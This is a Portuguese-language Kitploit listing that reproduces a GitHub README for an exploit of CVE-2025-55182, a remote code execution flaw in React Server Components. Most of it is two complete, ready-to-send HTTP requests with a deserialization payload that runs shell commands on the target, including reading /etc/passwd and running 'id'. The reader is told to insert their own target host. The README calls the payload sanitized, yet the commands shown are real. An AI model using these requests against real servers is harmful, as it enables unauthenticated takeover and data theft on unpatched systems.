
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
React2Shell_Rce-cve-2025-55182 — As versões 19.0.0, 19.1.0, 19.1.1 e 19.2.0 do React Server Components, incluindo react-server-dom-parcel, react-server-dom-turbopack e react-server-dom-webpack, contêm uma vulnerabilidade de execução remota de código. | Kitploit
Ferramentas/GitHubGitHub/muhammadwaseem29/react2shell_rce-cve-2025-55182
Análise de VulnerabilidadesAnálise de CódigoExploraçãoExploração de Aplicações WebTestes de PenetraçãoDesenvolvimento de Payloads
GitHubmuhammadwaseem29/react2shell_rce-cve-2025-55182

React2Shell_Rce-cve-2025-55182

As versões 19.0.0, 19.1.0, 19.1.1 e 19.2.0 do React Server Components, incluindo react-server-dom-parcel, react-server-dom-turbopack e react-server-dom-webpack, contêm uma vulnerabilidade de execução remota de código.

Ver RepositórioSite
3229há 11 mesesAinda não revisado
Compartilhar

React Server Components RCE – README

Bom dia, espero que tudo esteja incrível do seu lado da tela! 😊✨

Descrição

As versões 19.0.0, 19.1.0, 19.1.1, e 19.2.0 dos React Server Components, incluindo react-server-dom-parcel, react-server-dom-turbopack e react-server-dom-webpack, contêm uma vulnerabilidade de execução remota de código.

O problema é desencadeado por desserialização insegura de cargas controladas pelo atacante enviadas para endpoints de Funções do Servidor.


PoC – Requisição Completa (Sanitizada)

Abaixo está a requisição HTTP completa demonstrando a vulnerabilidade, com comandos sensíveis substituídos por placeholders. Substitua redacted.com pelo seu host alvo.

POST / HTTP/1.1
Host: redacted.com
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Next-Action: x
X-Nextjs-Request-Id: b5dce965
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Length: 721

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"


{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('cat /etc/passwd|tr \"\\n\" \"@\"').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
Captura de tela em 2025-12-06 às 11 49 57 PM

Comando id

POST / HTTP/1.1
Host: redecated.com
Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
Next-Action: x
X-Nextjs-Request-Id: b5dce965
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Length: 691

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('id').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--

Captura de tela em 2025-12-06 às 11 55 21 PM

Resumo do PoC:

  • O servidor desserializa cargas estruturadas da requisição multipart.
  • A desserialização insegura permite que um atacante influencie o fluxo de execução.
  • Comandos sensíveis foram substituídos por placeholders por segurança.

Impacto

Atacantes não autenticados podem executar código arbitrário remotamente, potencialmente levando ao comprometimento total do sistema.


Remediação

Atualize para a última versão dos React Server Components onde os caminhos de desserialização insegura foram corrigidos.


Referências

  • https://github.com/assetnote/react2shell-scanner
  • https://gist.github.com/maple3142/48bc9393f45e068cf8c90ab865c0f5f3
  • https://www.facebook.com/security/advisories/cve-2025-55182
  • http://www.openwall.com/lists/oss-security/2025/12/03/4
  • https://react.dev/blog/2025/12/03/critical-security-vulnerability-in-react-server-components
  • https://github.com/vercel/next.js/security/advisories/GHSA-9qr9-h5gf-34mp
  • https://vercel.com/changelog/cve-2025-55182

Que você esteja bem do seu lado da tela :) ✨❤️

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    396
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    257

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





